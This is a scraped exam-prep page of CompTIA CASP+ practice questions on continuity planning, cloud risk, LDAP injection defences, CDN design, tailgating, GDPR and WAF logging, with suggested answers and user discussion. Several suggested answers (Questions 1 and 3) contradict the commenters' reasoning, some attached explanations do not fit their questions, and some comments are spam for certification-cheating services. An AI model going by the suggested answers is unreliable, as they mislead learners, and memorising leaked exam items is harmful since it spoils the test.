EXAMTOPICS

-Expert Verified, Online, **Free**.



CERTIFICATION TEST

-CertificationTest.net - Cheap & Quality Resources With Best Support

Question #1 *Topic 1*

An organization is referencing NIST best practices for BCP creation while reviewing current internal organizational processes for mission-essential items.
Which of the following phases establishes the identification and prioritization of critical systems and functions?

A. Review a recent gap analysis.

B. Perform a cost-benefit analysis.

C. Conduct a business impact analysis.

D. Develop an exposure factor matrix.

Suggested Answer: *A*

What are the types of BIAs?

There are two types of BIAs:

1. Comprehensive BIA: A Comprehensive BIA is conducted for all critical applications or systems that must be restored within 24 hours following a disaster.

2. Basic BIA: A Basic BIA is an abbreviated version of the Comprehensive BIA and is conducted for less critical applications or systems.

Reference: https://itsm.ucsf.edu/business-impact-analysis-bia-0

dangerelchulo Highly Voted 2 years, 1 month ago

Selected Answer: C

Business Impact Analysis establishes the identification and prioritization of critical systems and functions

upvoted 12 times

BiteSize 2 years, 1 month ago

Selected Answer: C

BIA is the "so what" to the organization. Always about the $$ and business continuity. What will be lost? What do we care about most? How can we protect what's most dear to us? If I don't do anything what will I lose? COOP is the perfect time to answer all those questions, but all those answers lie within COOP plan. If a previous BIA is not on hand, a new one will have to be done, especially for COOP, which is a different type of BIA than normal.

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 8 times

BiteSize Highly Voted 3 years, 3 months ago

Passed my exam. 90% were on here and I chose my answers. If you want to pass. Follow my name. I went through ALL the Questions once and I was good.

upvoted 11 times

perti95 Most Recent 1 year, 4 months ago

Selected Answer: C

Took the exam recently. Nearly all the questions in the exam are here. It's a good question set.

upvoted 1 times

Bluedegard2_111 1 year, 4 months ago

Selected Answer: C

C. According to the material, the four main steps of the BIA are as follows: - Identify "critical processes and resources" - Identify outage impacts and estimate downtime - Identify resource requirements - Identify "recovery priorities"

upvoted 1 times

Certsocrate 1 year, 8 months ago

Selected Answer: C

Cisco certifications available with great ease passing Microsoft azure certifications support available PMI certifications available with great ease passing Guaranteed excellent result with us always IELTS, TOEFL, PTE, GRE, GMAT... Green belt certification, black belt certification support ISO certifications Whatsap : +1(940)268-5570

upvoted 1 times

blacksheep6r 1 year, 8 months ago

Selected Answer: C

I argue C- A Business Impact Analysis is the phase where an organization identifies and prioritizes its critical systems and functions. This helps in determining the potential impacts of disruptions to these essential services and is crucial for creating an effective Business Continuity Plan (BCP).

upvoted 1 times

Johnny_R 1 year, 9 months ago

Selected Answer: C

Clearly C

upvoted 1 times

Pesos 1 year, 11 months ago

For future reference, use the first question of the dump to let people get a feel if the dump was accurate for the exam.

I just passed the exam. Somehow... Out of the 4 PBQs, 321 and 428 and 2 brand new. Out of the 75 MC, 30 were brand new. This dump is pretty outdated. This will give you half, study up and know your concepts.

upvoted 1 times

magus1 2 years ago

I've been studying all of the questions using the answers that were highly voted and planning on taking the exam in the next 2 weeks. Has anyone recently taking the exam using the same method and if so did you pass?

upvoted 1 times

Mr_BuCk3th34D 2 years, 1 month ago

Selected Answer: C

NIST Special Publication (SP) 800-34 - Contingency Planning Guide for Federal Information Systems consist of 7 phases.

1) Develop the continuity planning policy statement. 2) Conduct the business impact analysis (alternative C). 3) Identify preventive measures. 4) Create contingency strategies. 5) Develop an information system contingency plan. 6) Ensure plan testing, training and exercises. 7) Ensure plan maintenance.

upvoted 4 times

Delab202 2 years, 1 month ago

Selected Answer: C

C. Conduct a business impact analysis.

Explanation:

In the context of Business Continuity Planning (BCP) and referencing NIST (National Institute of Standards and Technology) best practices, the phase that establishes the identification and prioritization of critical systems and functions is the Business Impact Analysis (BIA).

Conducting a Business Impact Analysis (Option C) involves assessing the potential impacts of disruptions to the organization's mission-essential functions. This phase helps identify and prioritize critical systems and functions based on their importance to the organization's overall objectives. It typically involves evaluating the potential consequences of disruptions, including financial, operational, and reputational impacts.

upvoted 1 times

23169fd 2 years, 1 month ago

Selected Answer: C

A Business Impact Analysis (BIA) is the phase in which an organization identifies and prioritizes its critical systems and functions. The BIA assesses the potential impacts of disruptions to these systems and functions, helping to establish priorities for recovery and ensuring that the most critical aspects of the business are addressed first in a Business Continuity Plan (BCP

upvoted 1 times

AGUDLP 2 years, 3 months ago

Selected Answer: C

BIA should be the right answer

upvoted 1 times

Cyberpunk_1 2 years, 11 months ago

Now i'm confused isn't this supposed to be C?

upvoted 1 times

Chimpeth 3 years, 1 month ago

Selected Answer: C

Conduct a BIA

upvoted 1 times

CoinUmbrella 3 years, 2 months ago

answer is C

upvoted 2 times

rvv1978 3 years, 4 months ago

The correct answer is C. Conduct a business impact analysis.

The business impact analysis (BIA) is a phase in the business continuity planning (BCP) process that involves identifying and prioritizing critical systems and functions within an organization. It helps determine the potential impacts of disruptions on various aspects of the business, such as operations, finances, reputation, and customer service.

upvoted 1 times

Question #2 *Topic 1*

An organization is preparing to migrate its production environment systems from an on-premises environment to a cloud service. The lead security architect is concerned that the organization's current methods for addressing risk may not be possible in the cloud environment. Which of the following BEST describes the reason why traditional methods of addressing risk may not be possible in the cloud?

A. Migrating operations assumes the acceptance of all risk.

B. Cloud providers are unable to avoid risk.

C. Specific risks cannot be transferred to the cloud provider.

D. Risks to data in the cloud cannot be mitigated.

Suggested Answer: *C*
Reference: https://arxiv.org/ftp/arxiv/papers/1303/1303.4814.pdf

BiteSize Highly Voted 3 years, 3 months ago

Selected Answer: C

A = wouldn't make sense since the CSP isn't the data owner B = Cloud providers could avoid the risk via contract C = Cloud migrations are always a shared risk responsibility but ultimately the data owner/user has the most risk because they have the most to lose. D = You can mitigate risks with technical and administrative controls in both cloud and on-premises

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 12 times

ASH1776 Highly Voted 3 years, 9 months ago

Selected Answer: C

C is the correct answer.

upvoted 5 times

Bluedegard2_111 Most Recent 1 year, 4 months ago

Selected Answer: C

Traditional risk assessment always assume that you are in charge of management in all assets. With the shared responsibility model, you can manage some assets (such as encryption key, software, operating system), and you cannot manage some assets (underlying physical infrastructure, staff of vendor).

upvoted 1 times

blacksheep6r 1 year, 8 months ago

Selected Answer: C

C. Specific risks cannot be transferred to the cloud provider: While cloud providers can handle certain security and risk aspects (like physical infrastructure and network security), some risks—especially related to data privacy, compliance, and specific application security—still remain the responsibility of the organization. So, these risks cannot be entirely transferred to the provider.

upvoted 1 times

Delab202 2 years, 1 month ago

Selected Answer: C

C. Specific risks cannot be transferred to the cloud provider.

Explanation:

In a cloud environment, there is a shared responsibility model between the cloud service provider (CSP) and the customer. While the CSP is responsible for the security of the cloud infrastructure (e.g., physical data centers, networking, and hypervisors), customers are responsible for securing their data, applications, identity management, access controls, and configurations.

Traditional methods of addressing risk often involved transferring certain risks to external entities, such as insurance providers or third-party service providers. However, in the cloud, specific risks related to the customer's data and applications cannot be entirely transferred to the cloud provider. The customer retains responsibility for aspects such as data protection, access management, and application security.

upvoted 3 times

23169fd 2 years, 3 months ago

Selected Answer: C

Shared Responsibility Model. Client: Encryption, OS, Apps and Data CSP: IaaS.

upvoted 2 times

Garrisonpro 2 years, 5 months ago

Hi, I hope all is well. I'll reveal to you how to get a score of at least 90% on your CAS-004 exam. First, you'll want to find a reliable source of knowledge regarding the exam and techniques for succeeding on it. This is my personal experience with Realexamcollection, where I received instruction for various tests and received perfect scores on all of them.

upvoted 1 times

rvv1978 3 years, 4 months ago

C. Specific risks cannot be transferred to the cloud provider.

In a cloud environment, the responsibility for managing and mitigating risks is shared between the cloud service provider and the organization. While the cloud service provider takes on certain responsibilities related to the security and infrastructure of the cloud platform, it does not assume all risks associated with the organization's data and operations.

upvoted 5 times

CASP_Master 3 years, 5 months ago

The BEST answer is C.

upvoted 4 times

user009 3 years, 7 months ago

The correct answer is C. Specific risks cannot be transferred to the cloud provider.

Explanation:

Traditional methods of addressing risk may not be possible in the cloud because specific risks cannot always be transferred to the cloud provider. Cloud providers may offer some security controls and features, but the organization is still responsible for ensuring its data and systems are secure. Cloud providers offer shared responsibility models where the provider is responsible for the security of the cloud infrastructure while the organization is responsible for securing its applications and data.

upvoted 3 times

xaliq 3 years, 10 months ago

the answer is C

upvoted 4 times

Question #3 *Topic 1*

A company created an external application for its customers. A security researcher now reports that the application has a serious LDAP injection vulnerability that could be leveraged to bypass authentication and authorization.
Which of the following actions would BEST resolve the issue? (Choose two.)

A. Conduct input sanitization.

B. Deploy a SIEM.

C. Use containers.

D. Patch the OS

E. Deploy a WAF.

F. Deploy a reverse proxy

G. Deploy an IDS.

Suggested Answer: *E, F*

am2005 Highly Voted 4 years, 8 months ago

(C.) Conduct input sanitization. (A.) Deploy a WAF. Explanation: (C.) Conduct input sanitization - The only sure way to prevent SQL Injection attacks is input validation and parametrized queries including prepared statements. The application code should never use the input directly. The developer must sanitize all input, not only web form inputs such as login forms. Explanation: (A.) Deploy a WAF.

- A WAF protects your web apps by filtering, monitoring, and blocking any malicious HTTP/S traffic traveling to the web application, and prevents any unauthorized data from leaving the app. It does this by adhering to a set of policies that help determine what traffic is malicious and what traffic is safe.

upvoted 19 times

RevZig67 Highly Voted 4 years, 5 months ago

Selected Answer: AE

Conduct input sanitization and Deploy a WAF

upvoted 10 times

perti95 Most Recent 1 year, 4 months ago

Selected Answer: EF

E, F ... E - because a reverse proxy also sanitises inputs. ... F - for the reasons mentioned already

upvoted 1 times

Bluedegard2_111 1 year, 4 months ago

Selected Answer: AE

Even though, I don't agree with E but this is the closet answer. If it mentions "Web application" E will be 100% correct. However, I think the keyword "external application" usually assume as web application.

upvoted 1 times

blacksheep6r 1 year, 8 months ago

Selected Answer: AE

The correct answers are A. Conduct input sanitization and E. Deploy a Web Application Firewall (WAF).

Here's why:

A. Conduct input sanitization: This is essential because LDAP injection vulnerabilities arise when user input is not properly sanitized. By cleaning and validating the inputs, you prevent malicious code from being injected into LDAP queries.

E. Deploy a Web Application Firewall (WAF): A WAF can help detect and block injection attempts (including LDAP injections) by filtering out suspicious requests before they reach your application.

upvoted 1 times

ProCoder101 1 year, 9 months ago

Selected Answer: AD

LDAP is not a web application. WAF is only for web applications. LDAP is related with AD logons.

upvoted 1 times

BHWAZN 2 years, 1 month ago

Selected Answer: AE

Likely Choice. A. Conduct input sanitization. This directly alters user input if needed to ensure not injection occurs. E. Deploy a WAF (Web Application Firewall). A firewall that can filter and monitor traffic.

B. Deploy a SIEM. It may help in detection but would not address the issue. C. Use containers. Don't know how this would help. D. Patch the OS. You can host a web server application but patching the underlying OS most likely would not address the issue. F. Deploy a reverse proxy. If all the servers are using the same application and hosting the same website, it would not matter since they all would be susceptible to the same injection. G. Deploy an IDS. May help in detection but does not address the issue.

upvoted 2 times

fb2fcb1 2 years, 1 month ago

Selected Answer: AE

A. Conduct input sanitization. E. Deploy a WAF.

LDAP (Lightweight Directory Access Protocol) injection is a type of attack in which an attacker manipulates LDAP statements using input fields in an application. This can lead to security vulnerabilities, like bypassing authentication or revealing sensitive data.

Conducting input sanitization (A) is one of the most effective measures against LDAP injection. This involves cleaning up user input to remove or encode characters that have special meaning in LDAP queries.

Deploying a Web Application Firewall (WAF) (E) can also be effective in preventing LDAP injection attacks. A WAF can be configured to detect and block suspicious requests that look like LDAP injection.

While using containers (C) could help with some aspects of application security, it does not directly address LDAP injection issues. Patching the OS (D) is always a good practice, but it does not necessarily protect against LDAP injection. Deploying a SIEM (B), IDS (G), or reverse proxy (F) might help detect or potentially mitigate some kinds of attacks, but they don't provide specific protections against LDAP injection.

upvoted 4 times

23169fd 2 years, 1 month ago

Selected Answer: AE

Conduct input sanitization: This is a primary defense against injection attacks. By ensuring that all user inputs are properly sanitized and validated, you can prevent malicious inputs from being processed by the LDAP queries.

Deploy a WAF (Web Application Firewall): A WAF can help to detect and block malicious requests, including those attempting to exploit LDAP injection vulnerabilities. It acts as an additional layer of defense to filter out harmful inputs before they reach the application.

upvoted 3 times

Delab202 2 years, 1 month ago

Selected Answer: AE

To address the LDAP injection vulnerability in the external application, the following actions would be BEST:

A. Conduct input sanitization: Input sanitization involves validating and cleaning user inputs to prevent malicious inputs that could exploit vulnerabilities. Implementing input sanitization can help mitigate the risk of LDAP injection by ensuring that user inputs are properly validated and sanitized before being used in LDAP queries.

E. Deploy a WAF (Web Application Firewall): A Web Application Firewall can help protect against various web application attacks, including LDAP injection. It can analyze HTTP traffic between the application and users, detecting and blocking malicious inputs that could exploit vulnerabilities. WAFs can provide an additional layer of defense by filtering and blocking potentially harmful requests.

upvoted 3 times

tineboy46 2 years, 8 months ago

BD is the correct answers (SIEM and OS patch)

upvoted 1 times

rvv1978 3 years, 4 months ago

The two actions that would best resolve the LDAP injection vulnerability in the external application are:

A. Conduct input sanitization. E. Deploy a WAF (Web Application Firewall).

A. Conducting input sanitization involves validating and filtering user inputs to ensure they do not contain malicious code or characters that could exploit vulnerabilities. By properly sanitizing the input, the application can prevent the LDAP injection attack and protect against other types of injection attacks as well.

E. Deploying a WAF adds an additional layer of security to the application. A WAF can inspect incoming traffic, identify and block malicious requests, including those attempting LDAP injection. It can provide rule-based protection against known attack patterns and help mitigate emerging threats.

upvoted 2 times

CASP_Master 3 years, 5 months ago

A. Conduct input sanitization, and E. Deploy a WAF are the best actions to resolve the LDAP injection vulnerability issue. Input sanitization helps to prevent malicious data from being input and processed in the application, while a WAF (Web Application Firewall) can monitor and block malicious traffic, including LDAP injection attacks. Therefore, both options together provide an additional layer of protection to mitigate the LDAP injection vulnerability.

upvoted 2 times

user009 3 years, 7 months ago

The two actions that would BEST resolve the issue are:

A. Conduct input sanitization. E. Deploy a WAF.

Explanation:

A. Conduct input sanitization: Input sanitization is a method of validating and cleansing user input to prevent attacks such as SQL injection or LDAP injection. Input sanitization can be implemented at the application level to prevent the injection of malicious code into the application. In this scenario, conducting input sanitization could help mitigate the LDAP injection vulnerability.

E. Deploy a WAF: A web application firewall (WAF) is a security control that monitors and filters incoming and outgoing web traffic to detect and block attacks such as SQL injection and LDAP injection. Deploying a WAF can help protect the application from known and unknown attacks by filtering the traffic based on predefined security policies.

upvoted 2 times

ryanzou 3 years, 11 months ago

Selected Answer: AE

Should be AE

upvoted 3 times

jaelee 4 years ago

Selected Answer: BD

BD hopefully I am right

upvoted 2 times

Question #4 *Topic 1*

In preparation for the holiday season, a company redesigned the system that manages retail sales and moved it to a cloud service provider. The new infrastructure did not meet the company's availability requirements. During a postmortem analysis, the following issues were highlighted:
1. International users reported latency when images on the web page were initially loading.
2. During times of report processing, users reported issues with inventory when attempting to place orders.
3. Despite the fact that ten new API servers were added, the load across servers was heavy at peak times.
Which of the following infrastructure design changes would be BEST for the organization to implement to avoid these issues in the future?

A. Serve static content via distributed CDNs, create a read replica of the central database and pull reports from there, and auto-scale API servers based on performance.

B. Increase the bandwidth for the server that delivers images, use a CDN, change the database to a non-relational database, and split the ten API servers across two load balancers.

C. Serve images from an object storage bucket with infrequent read times, replicate the database across different regions, and dynamically create API servers based on load.

D. Serve static-content object storage across different regions, increase the instance size on the managed relational database, and distribute the ten API servers across multiple regions.

Suggested Answer: *A*

BiteSize Highly Voted 3 years, 3 months ago

Selected Answer: A

A distributed Content delivery network's purpose is to reduce latency for users utilizing the application and reduce the load on the central server by splitting the resources into different areas, regardless of the user's geographical location.

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 8 times

Bluedegard2_111 Most Recent 1 year, 4 months ago

Selected Answer: A

100% Thanks to AWS examination.

CDN is always the choice for static assets such as image or video Read replica can reduce the load to the server

upvoted 1 times

blacksheep6r 1 year, 8 months ago

Selected Answer: A

Distributed CDNs for Static Content: Serving static content (like images) via a distributed Content Delivery Network means that users—especially international ones—get the images from servers that are geographically closer to them. This greatly reduces latency and speeds up the initial loading of images.

upvoted 1 times

fb2fcb1 2 years, 1 month ago

Selected Answer: A

A. Serve static content via distributed CDNs, create a read replica of the central database and pull reports from there, and auto-scale API servers based on performance.

This option provides solutions for each of the identified issues:

Serving static content via distributed Content Delivery Networks (CDNs) can reduce latency for international users because it serves content from the closest geographic location to the user.

Creating a read replica of the central database and pulling reports from there can reduce the load on the central database, minimizing disruptions to inventory lookups during report processing.

Auto-scaling API servers based on performance can ensure that as load increases, new servers are spun up to handle it, distributing the load more evenly and preventing any single server from becoming overloaded.

The other options offer some potential improvements but don't address all of the identified issues as effectively.

upvoted 3 times

Delab202 2 years, 9 months ago

Selected Answer: C

The infrastructure design changes that would be BEST for the organization to implement to address the highlighted issues are:

C. Serve images from an object storage bucket with infrequent read times, replicate the database across different regions, and dynamically create API servers based on load.

Explanation:

Latency for loading images Issues with inventory during report processing Heavy load on API servers at peak times

upvoted 1 times

Trap_D0_r 2 years, 9 months ago

Serving all the images from a single object storage bucket won't help with latency at all. It needs to be distributed via edge networks or regionally distributed buckets--AKA a CDN. "A" is the correct answer here.

upvoted 1 times

CASP_Master 3 years, 5 months ago

Option A is the BEST choice.

upvoted 2 times

user009 3 years, 7 months ago

Now, let's examine why the other options are not ideal:

B. This option partially addresses some issues but falls short in other areas. Increasing the bandwidth and using a CDN would improve image delivery, but changing the database to a non-relational database might not solve the inventory issues during report processing. Additionally, simply splitting the API servers across two load balancers does not provide an auto-scaling solution, which is crucial for handling peak times.

upvoted 3 times

user009 3 years, 7 months ago

The correct answer is A. Serve static content via distributed CDNs, create a read replica of the central database and pull reports from there, and auto-scale API servers based on performance. This option addresses all three issues as follows:

Serving static content via distributed CDNs reduces latency for international users because content is served from locations closer to them. Creating a read replica of the central database and pulling reports from there offloads the reporting workload from the main database, reducing the impact on inventory operations during order placement. Auto-scaling API servers based on performance ensures that resources adjust dynamically to handle varying workloads, preventing heavy load on servers during peak times.

upvoted 2 times

PeteUtah 3 years, 8 months ago

A is the correct answer. B is not correct; changing the architecture of the database would help in some situations, but you would still have a single database in play. Read replicas mean that you can have several databases handling read requests, with only one master handling writes.

upvoted 2 times

lordguck 3 years, 11 months ago

B: is good, but A: is better as it scales and has advantages regarding number of databases

upvoted 1 times

BHWAZN 4 years ago

Selected Answer: A

When thinking cloud, it opens up the option to autoscale servers depending on resource usage. Therefore A is best since it can account for sudden spikes in load.

upvoted 2 times

ryanzou 4 years ago

Selected Answer: A

A makes more sense.

upvoted 2 times

ccryptix 4 years ago

Selected Answer: A

I believe B isn't right because it states that despite the fact 10 were added, the load was still heavy at times. So you would want and auto-scale API to keep up with performance. Something that will add more API's as needed.

upvoted 3 times

adamwella 4 years, 1 month ago

Why wouldn't B. be the best answer?

upvoted 2 times

Question #5 *Topic 1*

During a remodel, a company's computer equipment was moved to a secure storage room with cameras positioned on both sides of the door. The door is locked using a card reader issued by the security team, and only the security team and department managers have access to the room. The company wants to be able to identify any unauthorized individuals who enter the storage room by following an authorized employee.
Which of the following processes would BEST satisfy this requirement?

A. Monitor camera footage corresponding to a valid access request.

B. Require both security and management to open the door.

C. Require department managers to review denied-access requests.

D. Issue new entry badges on a weekly basis.

Suggested Answer: *A*
Reference: https://www.getkisi.com/access-control

eli117 Highly Voted 4 years, 1 month ago

Selected Answer: A

The company wants to be able to IDENTIFY any unauthorized individuals. If the question stated they wanted to stop individuals, then B would have been correct.

upvoted 15 times

ccryptix Highly Voted 4 years ago

Selected Answer: A

I agree with eli117. If they wanted to stop it, you would use a man-cage or require both. But they just want to identify.

upvoted 7 times

Bluedegard2_111 Most Recent 1 year, 4 months ago

Selected Answer: A

B. can raise a lot of false positive. Since it can be both "external person" or just staffs.

D. very inefficient and costly

upvoted 1 times

blacksheep6r 1 year, 8 months ago

Selected Answer: A

Given the requirement—to identify unauthorized individuals by monitoring who follows authorized employees—the best option is:

A. Monitor camera footage corresponding to a valid access request.

This allows the organization to review the footage when someone uses their access credentials and see if any unauthorized individuals are tailgating.

upvoted 1 times

BiteSize 2 years, 1 month ago

Selected Answer: A

"IDENTIFY" A. is the only option that creates the naughty list of people who need to be retrained about the companies' tailgating policy. B. Is ridiculous and if the company could afford a security guard, it probably would have that measure in place already. C. Denied access doesn't talk about the tailgaters D. -.-

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 4 times

Delab202 2 years, 1 month ago

Selected Answer: A

The process that would BEST satisfy the requirement of identifying unauthorized individuals entering the storage room by following an authorized employee is:

A. Monitor camera footage corresponding to a valid access request.

By monitoring camera footage corresponding to valid access requests, the company can review the video footage whenever someone enters the storage room using their card reader. This allows for the identification of any unauthorized individuals who may have entered the room in close proximity to an authorized employee. This method provides a targeted and efficient way to identify potential security breaches without requiring additional manual processes or inconveniencing authorized personnel unnecessarily.

upvoted 1 times

23169fd 2 years, 3 months ago

Selected Answer: A

Monitoring camera footage that corresponds to a valid access request will allow the security team to identify any unauthorized individuals who might follow an authorized employee into the storage room (a tactic known as "tailgating" or "piggybacking"). This process ensures that visual evidence is collected and reviewed to detect and address any security breaches effectively.

upvoted 1 times

CASP_Master 3 years, 5 months ago

A. Monitor camera footage corresponding to a valid access request would be the best process to satisfy the requirement of identifying any unauthorized individuals who enter the storage room by following an authorized employee.

upvoted 1 times

user009 3 years, 7 months ago

A. Monitor camera footage corresponding to a valid access request.

This option would best satisfy the requirement because it allows the company to review the footage of people entering the storage room when an authorized employee uses their access card. By doing so, the company can identify any unauthorized individuals who may be tailgating or following an authorized employee into the room.

upvoted 1 times

blehbleh 3 years, 7 months ago

The question states "The company wants to be able to identify any unauthorized individuals who enter the storage room by following an authorized employee." A. "A. Monitor camera footage corresponding to a valid access request." wouldn't that mean that the camera would only monitor after a VALID access reuqest therefore not recoding any unauthorized individuals who enter the storage room. Wouldn't B be the most correct answer in that case?

upvoted 1 times

blehbleh 3 years, 7 months ago

I misread the question. Sorry, Agreed the answer should be A.

upvoted 2 times

PeteUtah 3 years, 8 months ago

Selected Answer: A

There is no requirement in the question about *preventing* tailgating, they just want to identify the perpetrators afterwards; so reviewing camera footage is correct.

upvoted 2 times

FOURDUE 3 years, 9 months ago

Selected Answer: A

The company wants to be able to IDENTIFY any unauthorized individuals.

upvoted 2 times

Boats 4 years, 1 month ago

Selected Answer: B

The question states only the security team and department managers have access to the room. Therefore that should be the answer.

upvoted 1 times

Jackie2022 4 years, 2 months ago

other crams say B

upvoted 1 times

Big_Harambe 4 years, 2 months ago

Wouldn't B technically be the best albeit annoying to accomplish?

upvoted 1 times

phatboy 4 years, 2 months ago

The fact that it would be annoying stops it being the BEST answer. I would go with A.

upvoted 3 times

Question #6 *Topic 1*

A company is preparing to deploy a global service.
Which of the following must the company do to ensure GDPR compliance? (Choose two.)

A. Inform users regarding what data is stored.

B. Provide opt-in/out for marketing messages.

C. Provide data deletion capabilities.

D. Provide optional data encryption.

E. Grant data access to third parties.

F. Provide alternative authentication techniques.

Suggested Answer: *A, C*

- **Conduct an information audit for EU personal data**

Confirm that your organization needs to comply with the GDPR. First, determine what personal data you process and whether any of it belongs to people in the EU. If you do process such data, determine whether "the processing activities are related to offering goods or services to such data subjects irrespective of whether connected to a payment." Recital 23 can help you clarify whether your activities qualify as subject to the GDPR. If you are subject to the GDPR, continue to the next steps.

- **Inform your customers why you're processing their data**

Reference: https://gdpr.eu/compliance-checklist-us-companies/

Winterz Highly Voted 4 years, 8 months ago

Selected Answer: AC

I would go with A and C as Erasure is part of GDPR compliance. A citizen has the right to request their data be deleted.

upvoted 15 times

bangz23 Highly Voted 4 years, 2 months ago

Selected Answer: AC

GDPR requires, Transparency on data you collect and store. Furthermore users need to have the an option to completely erase or copy their data if they decide opt out

upvoted 8 times

Bluedegard2_111 Most Recent 1 year, 4 months ago

Selected Answer: AC

you should look on 7 GDPR principles.

upvoted 1 times

blacksheep6r 1 year, 8 months ago

Selected Answer: AC

A. Inform users regarding what data is stored: Under GDPR, one of the core principles is transparency. Organizations must clearly inform users about what personal data is being collected, stored, and how it will be used. This ensures that data subjects are aware of the data processing activities affecting their personal data.

C. Provide data deletion capabilities: GDPR grants data subjects the "right to be forgotten," which means they can request the deletion of their personal data under certain circumstances. Ensuring that users can have their data deleted is a critical requirement for GDPR compliance.

upvoted 1 times

blacksheep6r 1 year, 8 months ago

Selected Answer: A

A. Inform users regarding what data is stored: Under GDPR, one of the core principles is transparency. Organizations must clearly inform users about what personal data is being collected, stored, and how it will be used. This ensures that data subjects are aware of the data processing activities affecting their personal data.

upvoted 1 times

BiteSize 2 years, 1 month ago

Selected Answer: AC

GDPR allows data to be requested for erasure and it is required to notify users how their information will be used, processed, and stored.

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 2 times

Delab202 2 years, 1 month ago

Selected Answer: AC

To ensure GDPR (General Data Protection Regulation) compliance when deploying a global service, the company should consider the following options:

A. Inform users regarding what data is stored: This is a key requirement under GDPR. Companies must be transparent about the data they collect, process, and store. Providing users with information about the types of data being stored and the purposes for which it is used is crucial for compliance.

C. Provide data deletion capabilities: GDPR gives individuals the right to have their personal data erased under certain conditions. Therefore, the company should implement mechanisms to allow users to request the deletion of their data, and the company must comply with such requests in a timely manner.

upvoted 1 times

CraZee 2 years, 1 month ago

Selected Answer: AC

Based on this site: https://advisera.com/articles/a-summary-of-10-key-gdpr-requirements/#:~:text=GDPR%20lays%20out%20responsibilities%20for%20organisations%20to%20ensure,an%20organisation%20is%20not%20complying%20with%20GDPR%20requirements.

Going with A and C

A: From "Lawful, fair and transparent processing" Transparent means that companies must inform data subjects about the processing activities on their personal data.

C: From "Data subject rights" The data subjects have been assigned the right to ask the company what information it has about them, and what the company does with this information. In addition, a data subject has the right to ask for correction, object to processing, lodge a complaint, or even ask for the deletion or transfer of his or her personal data.

I see nothing regarding opting in or out of marketing.

upvoted 1 times

23169fd 2 years, 3 months ago

Selected Answer: AC

A. Inform users regarding what data is stored: GDPR mandates transparency about data processing. Companies must inform users about what data is being collected, how it will be used, and who it will be shared with.

C. Provide data deletion capabilities: Under GDPR, individuals have the right to be forgotten. This means companies must provide users with the ability to request the deletion of their personal data.

upvoted 2 times

loucrass 2 years, 6 months ago

Selected Answer: AB

The correct answers are (A and B)

upvoted 1 times

HappyG 2 years, 7 months ago

Selected Answer: AB

A and B are most correct.

upvoted 1 times

PeteUtah 3 years, 8 months ago

Selected Answer: AC

The assumption is that this worldwide system is deliberately marketed at EU people. If so, A&C are the answers. If the system is not targeted at EU citizens (even if they could possibly use it), GDPR would not apply; 'worldwide' is a big place, covering lots of jurisdictions.

upvoted 2 times

practical_93 3 years, 9 months ago

Selected Answer: AC

When it comes to GDPR, the answer is AC

upvoted 3 times

Sloananne 4 years, 1 month ago

Selected Answer: AB

A,B Opt in/out is a thing under GDPR 22. Deletion capabilities have further requirements. Transparency is a no brainer.

upvoted 1 times

dangerelchulo 4 years, 1 month ago

Selected Answer: AB

GDPR does require now to have an opt-in/out for marketing messages. C although sounds correct it is not, you are not required to provide a capability to erase date, you just need to provide a way for user to request date. Capability means they can erase their own data but that is not true you will have to request through legal department to have all your data erased for update on the email GDPR see link below https://www.zettasphere.com/gdpr-consent-opt-in-examples/

upvoted 3 times

dangerelchulo 4 years, 1 month ago

This makes me not approve option C. Requests can be made by any means; there is no requirement for a request from a data subject to only be accepted when sent to a specific email address or to have a particular subject line. Organizations are then given a maximum of one calendar month to respond to the request. https://www.gdpreu.org/gdpr-requirements/ B is the right choice https://www.gdpreu.org/compliance/email-marketing/

upvoted 1 times

ts260 4 years, 2 months ago

Selected Answer: AC

GDPT A and C

upvoted 3 times

Dassler 4 years, 3 months ago

Selected Answer: AC

B only refers to Spam.

upvoted 5 times

Question #7 *Topic 1*

A SOC analyst is reviewing malicious activity on an external, exposed web server. During the investigation, the analyst determines specific traffic is not being logged, and there is no visibility from the WAF for the web application.
Which of the following is the MOST likely cause?

A. The user agent client is not compatible with the WAF.

B. A certificate on the WAF is expired.

C. HTTP traffic is not forwarding to HTTPS to decrypt.

D. Old, vulnerable cipher suites are still being used.

Suggested Answer: *B*

First, create the regex pattern set:

1. Open the AWS WAF console.
2. In the navigation pane, under **AWS WAF**, choose **Regex pattern sets**.
3. For **Region**, select the Region where you created your web access control list (web ACL).
   Note: Select **Global** if your web ACL is set up for Amazon CloudFront.
4. Choose **Create regex pattern sets**.
5. For **Regex pattern set name**, enter **testpattern**.
6. For **Regular expressions**, enter **.+**
7. Choose **Create regex pattern set**.

Reference: https://aws.amazon.com/premiumsupport/knowledge-center/waf-block-http-requests-no-user-agent/

claireindub Highly Voted 3 years, 7 months ago

Selected Answer: C

ChatGPT says ... C. HTTP traffic is not forwarding to HTTPS to decrypt.

This means that the WAF is not able to inspect the encrypted traffic because it is not being decrypted. As a result, the WAF is not able to log or detect any malicious activity that might be occurring within that encrypted traffic.

Option A, that the user agent client is not compatible with the WAF, would not prevent the WAF from logging traffic, but it might prevent the WAF from blocking certain types of traffic.

Option B, that a certificate on the WAF is expired, would not prevent the WAF from logging traffic or detecting malicious activity, but it might prevent users from being able to access the web application.

Option D, that old, vulnerable cipher suites are still being used, might result in vulnerabilities that could be exploited by attackers, but it would not necessarily prevent the WAF from logging traffic or detecting malicious activity.

upvoted 10 times

rice3cooker 2 years, 9 months ago

You do know chat ghpt is not 100% correct

upvoted 3 times

rmwilsn 3 years, 6 months ago

this literally makes no sense. HTTPS does not decrypt HTTP. do more research. the certificate is expired son. B

upvoted 5 times

ThatGuyOverThere Highly Voted 3 years, 3 months ago

Selected Answer: C

